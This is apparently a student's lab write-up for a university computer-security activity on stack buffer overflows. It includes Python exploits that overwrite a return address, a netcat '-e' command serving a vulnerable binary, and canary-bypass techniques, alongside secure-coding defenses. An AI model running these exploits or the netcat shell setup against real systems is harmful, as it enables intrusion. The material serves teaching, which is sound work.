Buffer Overflow Activity

Exercise 1: Stack Layout Analysis

Objective

Understanding stack layout by examining memory addresses and stack structure in a 64-bit Linux environment.

Code Implementation

```
#include <stdio.h>

/* Prototype function */
void myfunction (int i);

char *p;

int main() {
    printf("&main = %0.16p\n", & main);
    printf("&myfunction = %0.16p\n", &myfunction);
    printf("&&ret_addr = %0.16p\n", &&ret_addr);
    myfunction (12);
ret_addr:
    printf("... end\n");
}

void myfunction (int i) {
    char buf[20]="0123456789012345678";
    printf("&i = %0.16p\n", &i);
    printf("sizeof(pointer) is %d\n",sizeof(p));
    printf("&buf[0] = %0.16p\n", buf);
    for(p=((char *) &i)+64;p>buf;p--) {
        printf("%0.16p: 0x%0.2x\t", p, *(unsigned char*) p);
        if (! ((unsigned int )p %4) )
            printf("\n");
    }
    printf("\n");
}
```

Output

```
PS C:\Users\Vivobook\github\my-chula-courses\2110413-comp-security\activity06-buffer_overflow> .\ex1.exe
&main = 0x0000000000401084
&myfunction = 0x000000000040113c
&&ret_addr = 0x00000000004010cc
&i = 0x000000000244fd84
sizeof(pointer) is 4
&buf[0] = 0x000000000244fd5c
0x000000000244fdc4: 0x6f
0x000000000244fdc3: 0x63        0x000000000244fdc2: 0x2d        0x000000000244fdc1: 0x61        0x000000000244fdc0: 0x6c

0x000000000244fdbf: 0x75        0x000000000244fdbe: 0x68        0x000000000244fdbd: 0x63        0x000000000244fdbc: 0x2d

0x000000000244fdbb: 0x79        0x000000000244fdba: 0x6d        0x000000000244fdb9: 0x2f        0x000000000244fdb8: 0x62

0x000000000244fdb7: 0x75        0x000000000244fdb6: 0x68        0x000000000244fdb5: 0x74        0x000000000244fdb4: 0x69

0x000000000244fdb3: 0x67        0x000000000244fdb2: 0x2f        0x000000000244fdb1: 0x6b        0x000000000244fdb0: 0x6f

0x000000000244fdaf: 0x6f        0x000000000244fdae: 0x62        0x000000000244fdad: 0x6f        0x000000000244fdac: 0x76

0x000000000244fdab: 0x69        0x000000000244fdaa: 0x56        0x000000000244fda9: 0x2f        0x000000000244fda8: 0x73

0x000000000244fda7: 0x72        0x000000000244fda6: 0x65        0x000000000244fda5: 0x73        0x000000000244fda4: 0x55

0x000000000244fda3: 0x2f        0x000000000244fda2: 0x3a        0x000000000244fda1: 0x43        0x000000000244fda0: 0x22

0x000000000244fd9f: 0x61        0x000000000244fd9e: 0x06        0x000000000244fd9d: 0x11        0x000000000244fd9c: 0x04

0x000000000244fd9b: 0x0a        0x000000000244fd9a: 0x16        0x000000000244fd99: 0x00        0x000000000244fd98: 0x08

0x000000000244fd97: 0x0a        0x000000000244fd96: 0x16        0x000000000244fd95: 0x24        0x000000000244fd94: 0x30

0x000000000244fd93: 0x00        0x000000000244fd92: 0x00        0x000000000244fd91: 0x00        0x000000000244fd90: 0x01

0x000000000244fd8f: 0x61        0x000000000244fd8e: 0x00        0x000000000244fd8d: 0x44        0x000000000244fd8c: 0x02

0x000000000244fd8b: 0x02        0x000000000244fd8a: 0x44        0x000000000244fd89: 0xff        0x000000000244fd88: 0x3c

0x000000000244fd87: 0x00        0x000000000244fd86: 0x00        0x000000000244fd85: 0x00        0x000000000244fd84: 0x0c

0x000000000244fd83: 0x00        0x000000000244fd82: 0x40        0x000000000244fd81: 0x10        0x000000000244fd80: 0xc9

0x000000000244fd7f: 0x02        0x000000000244fd7e: 0x44        0x000000000244fd7d: 0xfd        0x000000000244fd7c: 0x88

0x000000000244fd7b: 0x02        0x000000000244fd7a: 0x44        0x000000000244fd79: 0xfd        0x000000000244fd78: 0x88

0x000000000244fd77: 0x02        0x000000000244fd76: 0x44        0x000000000244fd75: 0xfd        0x000000000244fd74: 0xa0

0x000000000244fd73: 0x02        0x000000000244fd72: 0x44        0x000000000244fd71: 0xfd        0x000000000244fd70: 0x84

0x000000000244fd6f: 0x00        0x000000000244fd6e: 0x38        0x000000000244fd6d: 0x37        0x000000000244fd6c: 0x36

0x000000000244fd6b: 0x35        0x000000000244fd6a: 0x34        0x000000000244fd69: 0x33        0x000000000244fd68: 0x32

0x000000000244fd67: 0x31        0x000000000244fd66: 0x30        0x000000000244fd65: 0x39        0x000000000244fd64: 0x38

0x000000000244fd63: 0x37        0x000000000244fd62: 0x36        0x000000000244fd61: 0x35        0x000000000244fd60: 0x34

0x000000000244fd5f: 0x33        0x000000000244fd5e: 0x32        0x000000000244fd5d: 0x31
... end
```

Buffer

```
0x244fd6f: 0x00
0x244fd6e: 0x38
0x244fd6d: 0x37
...
0x244fd65: 0x39
0x244fd64: 0x38
...
0x244fd5d: 0x31
```

RBP

```
0x244fd70: 0x84
0x244fd71: 0xfd
0x244fd72: 0x44
```

```
0x244fd73: 0x02
0x244fd74: 0xa0
0x244fd75: 0xfd
0x244fd76: 0x44
0x244fd77: 0x02
```

Return Address

```
0x244fd78: 0x88
0x244fd79: 0xfd
0x244fd7a: 0x44
0x244fd7b: 0x02
0x244fd7c: 0x88
0x244fd7d: 0xfd
0x244fd7e: 0x44
0x244fd7f: 0x02

0x244fd80: 0xc9
0x244fd81: 0x10
0x244fd82: 0x40
0x244fd83: 0x00
0x244fd84: 0x0c
```

Stack Layout Diagram

```
Higher Memory Addresses
┌─────────────────────────────┐
│  Previous Stack Frame       │
├─────────────────────────────┤
│  Return Address (ret_addr)  │  ← Points to instruction after myfunction call
├─────────────────────────────┤
│  Saved Frame Pointer (RBP)  │
├─────────────────────────────┤
│  Local Variable: buf[20]    │  ← Buffer starts here
│  "0123456789012345678"      │
├─────────────────────────────┤
│  Function Argument: i (12)  │
└─────────────────────────────┘
Lower Memory Addresses
```

Analysis

Key Observations: Stack Structure Identification:

- **Buffer (`buf`)**: Located at the lowest address in the function's stack frame
- **Saved Frame Pointer**: Typically 8 bytes (64-bit architecture)
- **Return Address**: Located above the saved frame pointer, points back to `main`

- **Function Argument (`i`)**: Located in the calling convention area

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Exercise 2: Stack Smashing Attack

Objective

Demonstrate a basic buffer overflow attack by overwriting the return address to redirect program flow.

Vulnerable Program Code

```c
#include <string.h>
#include <stdio.h>

void greeting() {
    printf("Welcome to exercise II\n");
    printf("I hope you enjoy it\n\n");
}

void mem_dump(char *from,char *to) {
    char *p;
    for(p=(from+64);p>=to;p--) {
        printf("%p: 0x%02x\t", p, *(unsigned char*) p);
        if (! ((unsigned long )p %2) )
            printf("\n");
    }
    printf("\n");
}

void concat_arguments(int argc, char**argv) {
    char buf[20]="0123456789012345678";
    char *p = buf;
    int i;
    printf("&i = %p\n", &i);
    printf("&buf[0] = %p\n", buf);

    p=buf;
    for(i=1;i<argc;i++) {
        strcpy(p, argv[i]);
        p+=strlen(argv[i]);
        if(i+1 != argc) {
            *p++ = ' ';
        }
    }
    printf("%s\n", buf);
}

int main(int argc, char **argv) {
    printf("&main = %p\n", & main);
    printf("&myfunction = %p\n", &concat_arguments);
    printf("&greeting = %p\n", &greeting);
    greeting();
```

```
    concat_arguments(argc, argv);
}
```

Compilation Command

```
gcc -o ex2 -fno-stack-protector -no-pie ex2.c
```

Finding Target Address

```
objdump -d ex2 | grep greeting
```

Exploit Code (Python Wrapper)

```python
#!/usr/bin/python3
# wrapper.py

import os

# Create buffer overflow payload
buff = 20 * (b'x')  # Fill buffer

# Target address of greeting() function
# Replace with actual address from objdump
addr = bytearray.fromhex("400646")  # Example address
addr.reverse()  # Convert to little-endian
buff += addr

print("exec ./ex2 with buff", buff)
os.execv('./ex2', ['./ex2', buff])
```

Output

```
PS C:\Users\Vivobook\github\my-chula-courses\2110413-comp-security\activity06-buffer_overflow> objdump -d ex2.exe | grep greeting
  401061:       75 20           jne    401083 <_greeting+0x13>
  401067:       79 20           jns    401089 <_greeting+0x19>
00401070 <_greeting>:
  40126a:       e8 01 fe ff ff  call   401070 <_greeting>
PS C:\Users\Vivobook\github\my-chula-courses\2110413-comp-security\activity06-buffer_overflow> python .\wrapper.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxF\x06@'
&main = 0x40122c
&myfunction = 0x401138
&greeting = 0x401070
Welcome to exercise II
I hope you enjoy it

&i = 0x244fea8
&buf[0] = 0x244feb0
xxxxxxxxxxxxxxxxxxxxF♠@PS C:\Users\Vivobook\github\my-chula-courses\2110413-comp-security\activity06-buffer_overflow>
```

Analysis

The attack successfully overwrites the return address on the stack, causing the program to jump back to the `greeting()` function instead of returning normally to `main()`.

Exercise 3: Network Service Exploitation

Objective

Exploit a buffer overflow vulnerability in a network service to execute a shell function.

Victim Program Analysis

Key Functions:

- `shell()`: Target function to execute
- `vulnerable()`: Contains the vulnerable `strcpy()` call
- `main()`: Provides helpful debugging information

Finding the Shell Address

```
./victim-2020
```

Network Service Setup

```
nc -l -p 60000 -e ./victim-2020
```

Exploit Code

```python
#!/usr/bin/python3
# attack.py

import telnetlib

# Open connection to victim service
tn = telnetlib.Telnet("127.0.0.1", 60000)

# Configuration
offset = int(input("Offset (40?): "))
target_addr = input("Target (shell) address (e.g., 5647740e61b5): ")

# Create payload
buff = offset * (b'x')
addr = bytearray.fromhex(target_addr)
addr.reverse()  # Little-endian conversion
buff += addr

# Send payload
```

```python
tn.write(buff)
tn.write(b'\n')

# Interactive session
tn.interact()
```

Attack Execution Steps

1. **Start the victim service:**


   ```
   nc -l -p 60000 -e ./victim-2020
   ```

2. **Run the exploit:**

   ```
   python3 attack.py
   ```

3. **Enter the offset and shell address from the debug output**

Output



Exercise 4: Bonus - Bypassing Canary Protection

Analysis

Canary Protection Mechanism:

- A random value (canary) is placed between the buffer and return address
- Before function returns, the canary value is checked
- If modified, the program terminates with a stack smashing detection error

Potential Bypass Techniques:

1. **Information Leakage**
    - If the program leaks stack memory, the canary value might be readable
    - Use format string vulnerabilities to read the canary
2. **Brute Force (32-bit systems)**
    - On 32-bit systems, canaries may be only 4 bytes
    - Possible to brute force if the service restarts with the same canary
3. **Partial Overwrite**
    - Overwrite only the least significant bytes of the return address
    - Keep the canary intact
4. **Fork-Based Attacks**
    - If the service uses `fork()`, child processes inherit the same canary
    - Can attempt multiple attacks without changing the canary

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Exercise 5: Security Analysis and Best Practices

Question 1: Triviality of Buffer Overflow Exploits

Answer:

Buffer overflow exploitation is **NOT trivial** for several reasons:

1. **System Variations**
    - Different OS versions have different memory layouts
    - Address Space Layout Randomization (ASLR) randomizes addresses
    - Stack protection mechanisms (canaries, DEP/NX)
2. **Architecture Complexity**
    - 64-bit vs 32-bit architectures have different calling conventions
    - Endianness considerations
    - Alignment requirements
3. **Modern Protections**
    - Stack canaries
    - Non-executable stack (DEP/NX bit)
    - Address Space Layout Randomization (ASLR)
    - Control Flow Integrity (CFI)
    - Stack Clash protection
4. **Exploitation Requirements**
    - Need to find exact offset to return address
    - Must know or predict target addresses

    - Payload constraints (null bytes, character restrictions)
    - Shellcode development complexity

Real-World Scenario: Exploiting a server requires:

- Reverse engineering the binary
- Bypassing multiple security layers
- Dealing with ASLR and other randomization
- Creating reliable exploits that work across reboots
- Handling network protocol constraints

Question 2: Writing Secure Code - Prevention Strategies

Answer:

Yes, it is possible to avoid buffer overflow vulnerabilities by following secure coding practices:

1. Use Safe Functions

```c
// UNSAFE
char buf[10];
strcpy(buf, user_input);  // Dangerous!
gets(buf);                 // Never use!

// SAFE
char buf[10];
strncpy(buf, user_input, sizeof(buf) - 1);
buf[sizeof(buf) - 1] = '\0';
fgets(buf, sizeof(buf), stdin);
```

2. Bounds Checking

```c
// Always validate input length
if (strlen(user_input) < sizeof(buffer)) {
    strcpy(buffer, user_input);
} else {
    // Handle error
    fprintf(stderr, "Input too long\n");
    return -1;
}
```

3. Use Modern Language Features

```c
// C11 bounds-checking interfaces
strcpy_s(dest, sizeof(dest), src);
strncpy_s(dest, sizeof(dest), src, count);
```

4. Dynamic Memory Allocation

```c
// Allocate exact size needed
char *buffer = malloc(strlen(input) + 1);
if (buffer) {
    strcpy(buffer, input);
    // ... use buffer ...
    free(buffer);
}
```

5. Compiler Protections

```bash
# Enable all security features
gcc -fstack-protector-strong \
    -D_FORTIFY_SOURCE=2 \
    -Wformat -Wformat-security \
    -fPIE -pie \
    -o secure_program program.c
```

6. Input Validation

```c
// Validate all input
int read_safe_input(char *buf, size_t max_len) {
    if (fgets(buf, max_len, stdin) == NULL) {
        return -1;
    }

    // Remove newline
    size_t len = strlen(buf);
    if (len > 0 && buf[len-1] == '\n') {
        buf[len-1] = '\0';
    }

    // Validate content
    if (len >= max_len - 1) {
        fprintf(stderr, "Input truncated\n");
        return -1;
    }

    return 0;
}
```

7. Use Safe String Libraries

```cpp
// Use libraries like SafeStr or C++ std::string
#include <string>
std::string safe_concat(const std::string& a, const std::string& b) {
    return a + b;  // No buffer overflow possible
}
```

8. Code Review and Static Analysis

- Use static analysis tools (Coverity, Clang Static Analyzer)
- Regular code reviews focusing on security
- Automated testing with fuzzing tools

9. Defense in Depth

- Enable ASLR at OS level
- Use DEP/NX (non-executable stack)
- Implement least privilege principle
- Regular security updates

Summary Table: Safe vs Unsafe Functions

Unsafe	Safe Alternative	Notes
`strcpy()`	`strncpy()`, `strlcpy()`	Always specify maximum length
`strcat()`	`strncat()`, `strlcat()`	Check remaining buffer size
`gets()`	`fgets()`	Never use `gets()`
`sprintf()`	`snprintf()`	Specify buffer size
`scanf("%s")`	`scanf("%20s")`	Limit input width
